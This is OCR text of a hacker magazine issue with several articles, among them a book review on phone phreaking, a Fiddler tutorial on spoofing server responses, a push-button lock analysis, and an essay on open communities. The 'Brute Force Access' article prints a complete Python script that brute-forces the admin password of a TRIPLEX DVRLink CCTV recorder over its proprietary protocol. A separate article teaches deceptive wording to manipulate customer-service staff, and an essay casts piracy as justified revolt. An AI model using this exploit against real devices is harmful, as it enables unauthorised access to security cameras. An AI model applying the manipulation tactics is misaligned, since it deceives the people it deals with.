
So I can't offer any advice that is very much different than others have in this sense. But, for what it's worth, *MAKE Magazine* tells us to void that warranty (if you can't open it, it isn't yours), and a host of Internet sites tells us to open, learn, make, and repurpose things. This *is* the wave of the future. And even old guys like me can be in the forefront of that wave.

Mike Keller aka GoodHart has been operating and helping maintain three AS/400 machines and about 26 servers on a second shift for the past 27 years or so. It affords him time to read, study, and work on other projects while backups and such are running. One of his favorite pastimes is dumpster diving, second only to creating working devices out of what others have discarded as worthless.

BOOK REVIEW

Exploding the Phone by Phil Lapsley
Grove Press, 431 pages, $26.00
ISBN 978-0802120618
http://explodingthephone.com

Review by Rob T Firefly
http://robvincent.net



I'm a longtime phone phreak as well as a voracious history buff. For as long as I've explored and participated in the scene, I've always tried to learn as much as possible about its origins. Things like the infamous "Secrets of the Little Blue Box" article from October 1971's *Esquire* were required reading, but it was a mainstream take on the scene; from the outside, looking in. The various (often incompatible) takes on phreak history found in text files, message threads, and random debates provided tenuous links to where things had really come from, but I always felt there must be more behind all those scenes to learn about.

There have been good books on the hacker scene over the years, but it's generally been rare for phreaking to get all that much of a look in. A proper history of phreaking itself hadn't really turned up until the release of *Exploding the Phone,* by historian and HOPE speaker Phil Lapsley.

After a foreword by former phreak Steve Wozniak, *Exploding the Phone* hits the ground running by throwing you right into a typical story. We follow the adventures of a 1960s college student as he stumbles into the early phreaking world by way of a simple puzzle he encountered by chance, the answers to which kept opening up new questions. Before he knew it, he found himself embroiled in a bizarre and fascinating world that begged for further exploration. It's a very familiar type of story to many phreaks, all of whom might have a parallel story to tell. Many of these stories will be related later in the book, spiraling together in all sorts of interesting ways.

Lapsley also weaves in a differently-rewarding narrative: the history of the telephone network itself, from its 19th century birth through decades of technical and business machinations. It's an enlightening picture of the birth of the phreaks' playground. Lapsley continues to take us back and forth between the technological and organizational history of the telephone industry, and the phone phreaking scene which began to explore it. We switch back to the phreaks, we get the birth of a blue box in 1960, an early example of scanning phone numbers in 1959, and the independent paths that led various phreaks to discover the joys of 2600 hertz. The story continues.

Lapsley expertly winds together the threads of the continuing story of the telephone network, "the largest machine in the world," and the phone phreaking individuals and communities which sprang up around, inside, and underneath it. Told through years of interviews with early phreaks as well as the authority figures and telco employees who found themselves working against them, the story turns out to be vastly more fascinating than either side might have ever suspected it to be. Lapsley allows the very human stories of those involved to speak for themselves. From the earliest tentative explorations by newly-empowered telephone users in the earliest days of operator-less telephone use, to the coalescing scene in the early 1960s, through the Yippie era and social upheaval, to the chaotic world of electronic switching and the telco breakup of the 1970s, to where it all ended up today, everything comes together to form a fascinating oral history of where our scene and its pioneers came from and where things may be headed for us.

As a bonus, Lapsley provides what is, quite frankly, a completely insane amount of chapter notes. This is no quick bullet list to skim at the end; this is a fully-referenced 70-page expansion to the book which really fleshes things out. In addition to the citations and author comments, the notes make use of a numbering system which fleshes out Lapsley's citations in an online manner; source documents, articles, FOIA requests, and more are available to read via the book's website. What might seem like a simple interactivity gimmick actually leads to a further treasure trove of historical data as the reader is invited to browse years of Lapsley's research.

I highly recommend *Exploding the Phone*. I found it a highly rewarding read, and I'd give it to a seasoned hacker or phreak as well as to an interested newbie.

Fiddler
Never Trust the Client

by Andy Phillips
andyphillips99@gmail.com


It never ceases to amaze me how many developers make the fatal mistake of trusting security to code which is run on the client side (our own computers). The most obvious example of this would be something like web form validation, which should only be implemented on the browser for usability purposes - whereas server validation should always be in place (since client side code can be tampered with).

Aside from form validation, many websites/Flash, and other applications also communicate with remote servers, and the security of such applications presumes that we are unable to see and tamper with this communication. Not the case!


One method we can use to illustrate/highlight and exploit such vulnerabilities is to examine HTTP(S) traffic between our computer and the Internet, so we can see how client-side code running on our machine is interacting with remote servers.

Let me introduce you to Fiddler (`www.fiddler2.com`). Fiddler is a web debugging proxy, which allows you to examine all HTTP(S) traffic from your machine. Fiddler also allows you to "fiddle" and tamper with such communications, so that you can spoof requests and responses to and from remote machines, thus tricking code which is run locally on your machine, or indeed the server. It's one of the best tools you can have for spotting this type of vulnerability. Using Fiddler, I have previously been able to do all sorts of things like intercept and modify requests from Windows applications to remote servers to authenticate serial numbers (server says invalid, I intercept and change to valid), spoofing high score submissions from Flash games to be significantly higher than I actually achieved and more.

OK, now for an example, I'm sure some of you (whilst mindlessly browsing the Internet) would have come across a rather scammy page which asks you to "complete one of our amazing offers to continue." No? Well, these things are out there, and I found such a URL after some Googling and will be using it for my example.



I'm going to make this an introduction to what you can do with Fiddler, rather than a complete tutorial (I'm sure you are all capable of researching it further!). So upon loading Fiddler, and then loading this scam URL in my browser, I can see that it is periodically making a remote server call (`/?a=check&session_id=84036`). Pretty obvious what's going on here! You could spot these using Chrome's InspectElement feature or Firebug. also.




I can also see that the response from the server is `{"complete":false,"leads":"0"}`. Could they have made it any easier?

This is a clear example of poor security awareness on their part, as they are trusting my browser to check with the server on my progress completing one of their offers, and then allowing the server response to trigger their site (as loaded on my browser) to continue.

Note: I'm sure there are multiple ways of hacking/tricking this site, but I will stick with this method to illustrate what you can do with Fiddler.

Using Fiddler, I enable the "Auto Responder" feature, which allows you to return your own content based on a certain type of request (you can target specific requests or set REGEX filters). It's as easy as enabling this feature and then pressing "Add" with the request above highlighted. It will then set up an auto response based on this server call from the scam site.

You can then choose what response will be returned once this request is intercepted. I created a .txt file containing just this: `{"complete":true,"leads":"1"}` - and set this as the content to be sent back when this request was next made. I then immediately got this result in my browser:



I can then continue to press "Get Password" and it miraculously displays it to me, despite having every opportunity for the server itself to *validate the fact that I had completed an offer before returning the password*.

I hope then that I have made a couple of things clear: firstly, that Fiddler is a very useful tool; and secondly, that you should never trust client side code with your security!

OFF THE HOOK

TECHNOLOGY FROM A HACKER PERSPECTIVE

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET

WBAI 99.5 FM, New York City

and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.

Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite.

Contact us if you can help spread "Off The Hook" to more listeners!

U.S. Department Of State Loves Mexico

by ^SUBv

I'm a small business owner who mainly sells my geek skills to small state and local government shops in an effort to make government more efficient and pay my bills. I've recently become annoyed by my biggest contract and have started looking for new opportunities/contracts. In my search, I found myself on yet another website designed to give the small/medium business (SMB) an opportunity to sell their services and warez to government agencies. As I was perusing the new site, I saw this title as one of the bid opportunities "RFQ for Mexico Technical Surveillance System" put out by the Department of State (DoS - no, not denial of service) with an ID number of SINLEC12Q0006. The title, of course, caught my eye not because this is a service that sounds anything like the services I provide, but because it seemed awkward at best to me that such a request would be publicly made on a site I didn't even have to register for. I, being the curious type, downloaded the RFQ to see if maybe this was just a case of a bad naming scheme or something stupid. I blew past the first ten pages of legalese explaining what a Request For Quote (RFQ) was, as if the SMBs looking for bid opportunities somehow didn't know what the DoS meant when they said RFQ. On page 11, I got to the meat of the document: the Statement of Work section.

"This procurement action is undertaken to add additional capacity to the existing Technical Surveillance System. This additional capacity will provide the Government of Mexico with the capability to intercept, analyze and use intercepted information from all types of communications systems operating in Mexico. Together with the original system the requested additional capacity will continue help deter, prevent and mitigate acts of major federal crimes in Mexico that include narcotics trafficking and terrorism."

Yes, you read that right! The first thing that jumped out at me was that they are asking to expand an *existing surveillance system* currently in use to intercept and analyze all types of communication in Mexico. As we read on, it seems as though the American taxpayer will be flipping the bill for this expansion and, once complete, turning the system over to the Mexican government or, more precisely, the Secretaria de Seguridad Publica (SSP).

After settling down and allowing it all to sink in, a question surfaced in the ether of my mind. Why would the DoS be interested in procuring a surveillance system for a neighboring country? The RFQ seems to suggest that the objective of the project is to thwart narcotics trafficking and possible terrorist threats. Now maybe it's the conspiracy theorist in my head, but that doesn't add up. Doesn't the U.S. set up "listening stations" covertly all over the world? Why would we set up a station in Mexico, then turn it over to the Mexican government? We could be messing ourselves out of valuable intelligence if Mexico decides not to play nice and share the info they glean from the system the U.S. taxpayers purchased for them.

As I pondered this, an idea bubbled up in my head. This surveillance system will not only be monitoring the communications between Mexican narcotics traffickers, but it will be listening to conversations between citizens of Mexico and citizens of the U.S. I'm not a legal expert, but I don't believe the DoS has jurisdiction to monitor U.S. citizens within the United States. Even if they are allowed to monitor U.S. citizens within the States, I'm pretty sure the only U.S. government entity that can wiretap without a warrant authorized by a judge is the FBI (thank you, Patriot Act). So it appears to me that the American taxpayer is purchasing a system that we will give over to the Mexican government (SSP) so that the SSP can spy on the people who paid for it.

I have to ask myself if our borders are as secure as the current administration emphatically suggests, then why do we need to expand the system in the first place? I wonder to myself how the FBI feels about the DoS trampling all over their turf? Shouldn't a portion of the money for procuring this system have gone to the FBI to create and/or expand their surveillance system near the border? Lastly, this seems like pretty sensitive stuff - if I can find it, doesn't that suggest that the drug traffickers and terrorists the system is supposed to monitor will also be aware of the system's existence?

References

https://www.fbo.gov/utils/view?
➥id=170236de75cad7166a4eb688500
➥fe4ea

Hypercapitalism and Its Discontents

by W.D. Woods

The last few issues of *2600* have had several discussions of "piracy" and the hacking that propels it. I suggest there is yet another way to look at the issue that does replace these opinions but adds to them by putting piracy into an even bigger picture. I am not encouraging or condoning any acts; I *am* asserting that there are a variety of ways to define and reframe hacking and piracy that may challenge the status quo of how they might be understood or labeled.

More and more we live in a global social, political, ideological, and economic system we can call hypercapitalism. Alternatives to capitalism have gone away to be replaced by capitalist explosions in Russia, India, and China; socialist, communist, and syndicalist options have been killed off by the "free" market in which everything can be bought and sold by elites. In many ways, the one percent has won (at least for now).

In such a system, information is created, exchanged, and controlled as part of a governmental and corporate machine dedicated now to the exclusionary ownership of the intangible as much as to the ownership of the material. Companies own things; companies now own ideas; companies may even own you. In such an environment, creative products and data are types of commodities to be owned and traded just like anything else.

In the age of mechanical reproduction, it was items (and the labor that produced them) that formed the center of social reality. Now, in the age of digital reproduction, it is concepts and codes that are the coin of the realm for the first world. In an age of mechanical reproduction, it is items that are created and exchanged. In the age of digital reproduction, it is power relationships, mediated by electrons, that are created and exchanged.

Hackers and so-called pirates represent a potent force for the undermining of this economic and political system, especially those who challenge the dominant definition of ownership. Appropriating art and sharing it is a method of rebellion and liberation and not just a "criminal" activity. Simply put, hacking and pirating represent new kinds of exchanges subverting the hypercapitalist reality. Hacking is both a result of and a revolt against hypercapitalism. Hypercapitalism produces the mechanisms of its own subversion. Hacking is one of them. Piracy is another.

Whether intended or not, hacking and piracy are minor skirmishes (with the potential to become major) in what can be called class warfare. The concept may be old, but the reality we face is all too real.

The mechanisms of control define what is criminal and what is not. Piracy not only pulls profit from the creator; it much more pulls profit, and ultimately control, from capitalist elites. *"Piracy" implies deviance when, in fact, it is one of the defining characteristics of hypercapitalism*. It is predictable and inevitable protest as much as the Occupy movement is.

Hypercoherence is another attribute of hypercapitalism. Hypercoherence of systems means that small changes in one arena, organization, or place result in exaggerated change elsewhere. As dominant as hypercapitalism is now, it is still, at its base, fragile and can be resisted and upended through digital acts, such as appropriation and unfettered exchange of information.

The implication is that even the simplest of hacks, either in a creative, activist, or destructive vein can have accelerated and profound results. Whether it is meant to be or not, hacking is transgression.

The government response is predictable when the economic and political forces respond with rules, regulations, vague laws, and discipline that do not match the act. What are at stake are the central mechanisms of control; this is why we see the harsh prosecution of those who liberate information outside of acceptable (as defined by elites) boundaries.

If you fundamentally change the mechanism and results of production, you simultaneously create the mechanisms of revolt and disruption. There is a re-creation, a mutual co-creation, and this is where the modern system and the modern system crasher come together. Power elites need to control all aspects of transaction, and the government and corporate entities must defend not only the theft of ideas, but also the entire notion that data and information and art can be seized and disseminated by only a few.

Hacking and piracy are revolutionary actions. They are a kind of informal and uncontrollable redistribution of wealth. The models that allowed us in a past outside of hypercapitalism to understand this dual process of ownership and resistance are today as inadequate as the control mechanisms used to create the ownership of things are inadequate to control the ownership of code.

As D351 wrote in 29:2, the hacker community is coming out as anarcho-socialist. I would argue that it has always been part of this tradition all along. And we can expect more of this kind of political awareness as the hypercapitalist system begins to reassert itself and more begin to resist.

Fun with Base Math: A Primer on Base Numbering Systems

by Fantacmet

What is base math? You use it every day, you just might not know it. For those who do, this article is not for you. This is a primer of sorts, an introduction. I am by no means a mathlete, and, yes, this does give me a bit of a headache, and does make my eyes hurt, but it's not overly difficult.

The base math you use every day is base-10. You use ten digits. Not 1-10, but 0-9. Every single number in the base-10 numbering system can be had using those ten digits.

Let's proceed with base-8. The digits of 8 and 9 are not there. The numbers you use are 0-7. So, where does 8 go to? Simple. In base-8 math, 8=10. Hence 9=11, and so on. When you get to 17, you start over at 20, 21, 22, etc.

If you do any subnetting, you are using a different base math - you are using base-2, or binary. You consistently convert from base-2 to base-10. Now, any of us who have ever tried to count in binary knows what a bitch it is, so we developed an easy shortcut to go back and forth, and easy it is. Just go from right to left starting with the number 1 and double it up every time you move left. When you add it up, depending upon if that digit is there, it's determined if there is a 1 or a 0 there. Those of you who have never been able to figure out the shirt that says, "There Are 10 Types of People in This World: Those Who Understand Binary and Those Who Don't" should now have a clue. If not, you may want to quit reading at this point.

Now that you have a better understanding of what base numbering systems are and the fact that you use them every day, let's go back to base-8 and do some math.

Again, we will count from right to left in any given number. The spot furthest right is 1, just as in base-10. The next spot left is our 8's spot. Next up is 64th's, and then 512th's, etc. So each time we move to the left, it is multiplied by 8. Let's take an example.

Let's use the number 5435 in base-8. What is the base-10 equivalent? First, I will write out the equation.

```
(5*512)+(4*64)+(3*8)+(5*1) = ?
```

You can do it all up that way which is fine, but if that gives you a headache, we can use a simpler method. Well, simpler in the minds of some, anyway. So get out your pen and paper, and we will do this methodically instead. The first number you want is 5, which is (surprise) 1*5. Then you want the next one, which is 3*8. So the next number you write down is 24. 4*64 is 256. 5*512? That's 2560. So what's the answer? Well, you should have written down all those answers, so go back through and write them down again, because now you need to add them up. `5+24+256+2560=2845`. So the answer is 5435 in base-8 is equal to 2845 in base-10.

Now you may notice that some of those numbers in base-8 look awfully familiar if you deal with networks at all. They represent some of the same numbers in binary: 1, 64, 256, 2560. In the old IBM mainframes, they used 12-, 24-, and 36-bit words. Base-8 was an easy truncation of base-2.

With this information, it should be fairly easy to convert between base-2, base-8, and base-10 math. If you *really* want to go hog wild, you can use base-16. WTF is base-16 and why in the hell would you want to use that, you might be asking? Well, it's simple. Base-16 is also known as hexadecimal: 0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f. You got it - in hex, the numbers 10 through 15 are represented by the letters "a" through "f." Kind of makes hexadecimal make a bit more sense now, doesn't it? Why use it? Computers work in binary. Now, for short things such as IP addresses, subnet masking, and such that are 32-bit dotted quads, binary numbers are fine, though sometimes these are abbreviated in hex. Hex is a way to abbreviate. Most people wouldn't be able to remember a 48-bit MAC address in either base-2, or base-10. Hex is an easy way to remember it, and it's also a hell of a lot shorter.

This basic premise will work with any base numbering system. In 1716, King Charles the 12th had requested that a new numbering system based on 64 instead of 10 be created. Other than to flaunt one's own intelligence, I can see no reason for such a numbering system. However, it could be done. I just wouldn't want to do it.

Let's do another short one with a different base numbering system. Let's try base-5, something with an even amount of digits. So 0-4, that's five digits. This one should be *easy peasy lemon squeazy!* It's multiples of 5. 2234 is the number to convert to base-10. I'm only going to do the equation this time.

```
(2*125)+(2*25)+(3*5)+(4*1)
```

This is 319. So 2234 in base-5 is 319 in base-10.

Now that you understand the basics of base math and base numbering systems, go out and create an entirely new science based around one that you feel comfortable with.

CRACKING PUSH-BUTTON LOCKS

by riemann

The following article relates to my investigations into push-button locks which are appearing in the U.K. to secure access to areas such as schools, businesses, etc.

A few years ago, the local council of the town where I live wisely decided to introduce gated security to close off the back lanes behind the numerous streets within my area. The large steel gates could be opened by residents via a push-button lock, in my case designed and built by Borg Locks (see picture). This one is the 3000 series which seems pretty resilient to physical attack by a casual intruder.

My initial satisfaction at having another level of security at the back of my property was dampened when the council sent out a mailing to all residents in my street (each street has a different gate and code) displaying the access code: C2565. Note that the "C" in the code just resets the lock and is irrelevant in this discussion. Now, my knowledge of these locks is such that I know they operate in such a way that, for example, once the "5" is pressed, then any subsequent "5" press will not affect the lock, i.e., 256 will work as well as 2565 (as will 2555555...65555555...). So the repetition of any digit in the code is an error. Also, you can punch in the digits in any order as they simply move the internal pins within the mechanism, i.e., a lock with code combination 2565 can equally be opened with, in this case, 256, 265, 625, 652, 526, and 562, thus reducing the number of total combinations available. In actual fact, using the total number of possible combinations of this lock when one of the four digits is repeated (like in my example) is 10! divided by 7!3! which equals 120 total combinations.

Imagine my horror when, a few weeks ago, the council reissued a new code to the residents on my street: C4674. Again, they make the same mistake of repeating a digit which reduces the total number of combinations back down to 120. If it takes a thief five seconds to punch in a code, then this amounts to, at the very most, ten minutes to punch in the correct code of any gate in my town!

The easiest solution is to ensure that all four digits are "unique" and the number of combinations rises then to 210 (an improved 17.5 minutes maximum to crack). If you look at the picture, you can also see that we can have the letters X, Y, and Z as part of our code. Using these will increase the number of combinations to a more satisfactory 715 (taking up to one hour to crack). Of course, increasing the length of the code (which is possible) is wise, and those who are familiar with the symmetry of the binomial theorem and/or Pascal's Triangle would soon tell me that the optimum code length is six. If a code of length six is used, using all available buttons and no repetitions, then the time taken to run through each combination increases to, at most, two hours and 23 minutes - enough time to arouse suspicion in the local area! This six-digit code, however, may not be too practical for people to remember.

I do urge those responsible for push-button locks within their community/place of work/institution to really check that they are issuing the most optimum codes possible as described in this article. This is particularly relevant in areas such as schools, where children's safety is an issue.

References

Borg Locks: www.borglocks.com

BRUTE FORCE ACCESS

by lanrat

At an internship I had a while ago, one project assigned to me was to regain access to a CCTV security system which we had been locked out of for some years. (The previous manager left without leaving the password.)

The DVR system was a TRIPLEX DVRLink DVR468RW, whatever that is. It seemed cheap; a small embedded computer with video in/out, a hard drive, and CD-RW drive for recording storage. The administration interface was accessed either by a web server running on the device or a desktop client you installed on your computer.

My initial thought was to remove the device's internal clock battery to reset the password back to the default of "1234." No dice. Next on the list of things to try was examining the hard drive in a desktop computer to see if the password could be viewed or reset. The hard drive had a single partition with some old surveillance video footage; nothing to do with settings or authentication. Further examination of the main board revealed a flash memory chip which I assumed stored the device's configuration, including the administration password.

Let me step back here. The administration password could be entered either over one of the remote management interfaces (the desktop client or web server) or physically on the device's keypad. The keypad had the buttons: 1, 2, 3, 4, and ENTER. Well, isn't that interesting; it looks as if the password can only be made up of at most four characters. And the desktop client nicely informs me that when entering a password it must be between four and eight characters long. That leaves only 87,296 possibilities.

So, onto the next attack! Knowing that this device had such a limited amount of possible options for the password, a brute force attack wouldn't be bad at all. After spending a lot of time examining unsuccessful login attempts from the desktop client in Wireshark and understanding their proprietary protocol, I wrote my first useful python script to automate the process. After a few false positives and tweaks, I was able to get the program to generate a list of every possible password combination for the device and try them out. Within a minute of running, I had the device's long lost administration password of "1324" (it has since been changed).

After logging in as the administrator, I was able to see that there were other accounts on the system as well. And my program worked equally well for all of them. However, it is currently hard-coded to use the administrator username. You may change it if you wish, but why bother?

Below is the exploit for the TRIPLEX DVRLink DVR468RW. I hope that it may be useful to someone (in a law abiding way).

The exploit was tested on a Windows XP machine with Python 3.

```
#!/usr/bin/env python
import socket
import binascii
import sys
import time

def passList():
    n = 1
    li = [1]
    while (int(li[-1]) <=
➥ 44444444):
        k = str_base(int(n))
        if (k != 0):
            li.append(k)
        n = n + 1
    return li

def asctohex(string_in):
    a=""
    for x in string_in:
        a = a + ("0"+((hex(ord(x))
➥)[2:]))[-2:]
    return(a)

def getIP():
    #Ask for IP
    while True:
        TCP_IP = input("Enter IP:
➥ ")
        try:
            socket.inet_aton(TCP_
➥IP)
            break
        except socket.error:
            print("Error,
Try Again")
    return TCP_IP
```

```
def connect(to, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((to, port))
    return s

def makePassPacket(password):
    packet = '41444d494e4953545241544f5200' #14 bytes, username:
➥Admininstrator
    packet += '0000eb0300009203030000000000058d86701'
➥#18 bytes of something...
    packet += asctohex(password) #4 password
    packet += '00'
    size = len(packet)
    need = 128-size #64 bits in hex
    junk = '010000eb0300009203030000000000003c21f6064c9c6a07000000000000000
➥00000' #bytes of something else
    packet += junk[0:need]
    return packet

def str_base(num, base=5, numerals = '01234'):
    if base < 2 or base > len(numerals):
        raise ValueError("str_base: base must be between 2 and %i" %
➥len(numerals))
    result = ''
    while num:
        result = numerals[num % (base)] + result
        num //= base
    if result.count('0') > 0:
        return 0
    return result

TCP_IP = getIP()
TCP_PORT = 6100

print('Generating password list..')
passwords = passList()

print('Running...')

msg1=binascii.unhexlify('01010000')
msg2=binascii.unhexlify('01010004')
msg4=binascii.unhexlify('01200040')

for password in passwords:
    s1 = connect(TCP_IP,TCP_PORT)

    #socket 1 data 1
    s1.send(msg1)
    s1.settimeout(5)
    data1 = s1.recv(4)
    data2 = s1.recv(4)
    if (binascii.b2a_hex(data1) != b'02000008'):
        sys.exit("First packet incorect")
    s2 = connect(TCP_IP,TCP_PORT)
    #socket 2 data 1
    s2.send(msg2)
    msg3=binascii.unhexlify
➥(binascii.b2a_hex(data2)[0:8])
    s2.send(msg3)
    s2.settimeout(5)
    data3 = s2.recv(4)
    data4 = s2.recv(8)
    if (binascii.b2a_hex(data3)
➥ != b'02000004'):
        sys.exit("Second packet
➥ incorect")
    #socket 1 data 2
    passPacket = makePassPacket
➥(str(password))
    s1.send(msg4)
    s1.send(binascii.unhexlify
➥(passPacket))
    data5 = s1.recv(8)
    data6 = s1.recv(8)

    if (binascii.b2a_hex(data6) !=
➥ b'02160000' ):
        print('Password:',password)
        sys.exit()

    time.sleep(0.1)
```

The Usage of the Assumption Technique in Social Engineering

by TJ

People in a customer service job tend to be gullible and want to feel superior from being able to help someone. So the advantage is there to make use of this superiority feeling to get what you need or want by using the technique of assumption.

One of my favorite quotes from a movie is from 1995's *Under Siege 2: Dark Territory:* "Assumption is the mother of all fuckups."

You give someone only the bare amount of information and let them fill in the blanks in their mind by making assumptions on what you mean. And by choosing your wording correctly, they will subconsciously fill in the blanks to your advantage. Because it is far easier to manipulate someone when the idea or information comes from them instead of from you, since even critical thinking people will question everything you say, but will not even give a second thought to any of their own ideas.

The following is an example of this type of usage in practice. I contacted a vehicle tow hitch company that manufactured a brand of receiver tow hitch I purchased used from someone twice. We will call them CSR One and CSR Two.

First email exchange.

Me: "Dear XXX company, I recently purchased a Hitch model XXXX used and, looking on your website at the instructions, it requires a special bolt plate and heavy duty bolts. Where can I acquire them?"

CSR One: "Our hardware package is available for sale for $29 plus $9.95 shipping from our online store."

Second email exchange.

Me: "Dear XXX company, I recently purchased a Hitch model XXXX and I found the instructions on your website but it says something about special bolt plate which wasn't included with my hitch. And what grade bolts do you recommend I purchase to bolt this on correctly?"

OK, let's hold here for a second. Did you notice that I left out the word "used" and I said I found the instructions on their website, which implies to them that I did not have a paper copy on hand. Next, I used the phrase "but it says something about" which implies you are confused without coming out and saying it, which would bring out a level of suspicion. Next, I said the special part was not included with my hitch. That is not lying - it was not included - but, since I never said it was used or in a box, the person will assume, since they work in the place that manufactures it, that the product was new and, unfortunately, was missing parts. Now the person will get a subconscious feeling of sadness, since everyone has gone through the experience at one time in their life of opening a box where parts were missing. Next up, I ask what grade bolts to use, which, by using a term they will recognize, means I am worried about using their product safely, which will in turn give the person a feeling of worry about me getting injured, which will reinforce the feeling of helping me. And finally, I ask what do "they" recommend I purchase to complete this task. This is twofold here. On one hand, I am asking for a way to purchase the items and not looking for a handout, but by choosing my words carefully earlier in the letter and asking what "they" recommend, it will put the person in a hero mentality and they will want to save the day!

The answer email was:

CSR Two: "The special plate is made to mount it from inside of the frame rail for safety. Please forward me your address and we will be happy to send out our complete hardware kit free of charge and if you need further help don't hesitate to call or email."

This is but a simple example of what the power of assumption can accomplish in day-to-day dealings in the world. If used wisely, it can open doors to places and things, when normally they would be slammed shut in your face.

Because deep down inside everyone wants to be the hero.

The Value of Open Communities

The gestalt of the Internet changes over time - as new technologies and fads come to the fore, of course the user experience and popular spots will change. The obvious joke is "who uses MySpace?" - the changes happen and communities move.

A point to be aware of, however, is the movement of groups towards becoming closed. There are still as many examples of open communities as there are closed, but time shifts the boundary in both directions.

There are many types of non-open communities. *Private* communities, where the community members always planned to remain closed, aren't what I'm concerned about; these communities definitely have their place, and there is nothing wrong with private clubs, forums, mailing lists, etc.

Open communities, however, are vital for solving problems and building larger-scale projects on the Internet. They're the extension of open real-world clubs and user groups, where someone can demonstrate a new project, help others solve problems, and generally improve the quantity and quality of knowledge.

User communities have existed basically since the first nodes on the Internet enabled message passing - the first mailing lists started on ARPANET in the 1980s, and public archives of them still exist today. Mailing lists grew into Usenet, which still exists but is disappearing due to spam, lack of user interest, and piracy.

Communities let us build knowledge and answers to common problems, and can steer development of personal projects and of Internet-wide discussions - the first mailing lists and news groups were used for discussing human-network interaction and designing the protocols which built the Internet as we know it today.

For open source (or closed source, to be fair) developers, user communities help understand what the users are looking for, where the pain points are, and can help foster contributions of code and patches. For users, the help forums and groups can provide answers to infuriating bugs.

The problem lies in community forums that *appear* to be open, but which are structured to retain data in proprietary software, or require logins to participate. This is, I feel, more than a tinfoil hat concern about companies profiting from community efforts; when the collective efforts and output of the community are locked into a proprietary format, the lifetime of the community is limited by the lifetime of the company, or the willingness of the company to support that method of communication.

In this instance, I'm thinking specifically of services like Facebook and Google+. They *seem* open. Anyone can create a group (or page, or community, or whatever the lingo of the site is) and invite others to participate. In general, they seem to do a pretty good job of providing a community service - make the moderators' jobs easier, allow anyone to participate, and so on. Unfortunately, they also act as gatekeepers, preventing those who aren't members of the community from posting, or in some cases even viewing the discussion.

This presents a real problem for the utility of the Internet at large: pseudo-open communities set the trap of wasted effort - while the discussion might be lively and supportive, if it isn't available to the Internet at large, then all the solutions are doomed to being recreated in more open venues, which would seem to be an unnecessary duplication of effort.

A danger, too, is what happens to these groups when the service is no longer provided by the company. While Google allows some export of user data outside the Google system,

it does not appear to have this feature available for Google+ communities. As with many of the services Google marks as "Beta," there is no promise made that it will continue to be made available, or made available in its current form. Other services such as Facebook are openly hostile to efforts to exfiltrate data from their closed systems, making it nearly impossible to back up community activity or make it available.

One rung away from these pseudo-communities are the forum communities which require logins to view links or downloads. It's understandable why this happens - spam, server load, and such can cripple forums, but it's highly unfortunate for those searching for answers.

There are several solutions to the creep of closed communities. Most of them involve returning to the old methods, which never really went away. They just became less flashy and sexy while everyone moved to web-based solutions for everything.

For immediate support and discussion, the great-granddaddy of instant messaging, IRC, is still going strong. There are multiple thriving IRC networks, though the standard for open source projects seems to be Freenode. IRC used to require a custom client, but thanks to modern web browser architecture, it's possible to use web-based clients (which Freenode offers).

IRC isn't directly archived, but it is an excellent method for open communication and support, and many logging services and logging bots exist. Importantly in the context of openness, anyone in the IRC channel can perform logging; sometimes messy to read through, searchable IRC logs can still offer a great resource when solving problems.

What should be the most obvious answer for protecting and restoring truly open communities is mailing lists. They've never gone away and they're still popular for many software support groups. With the ubiquity of social networking sites, it's become less convenient to switch to email for communication, and many individuals who might have started a mailing list if they had their own server capable of doing so no longer have an easy way to create one, so they default to a closed community on an existing site.

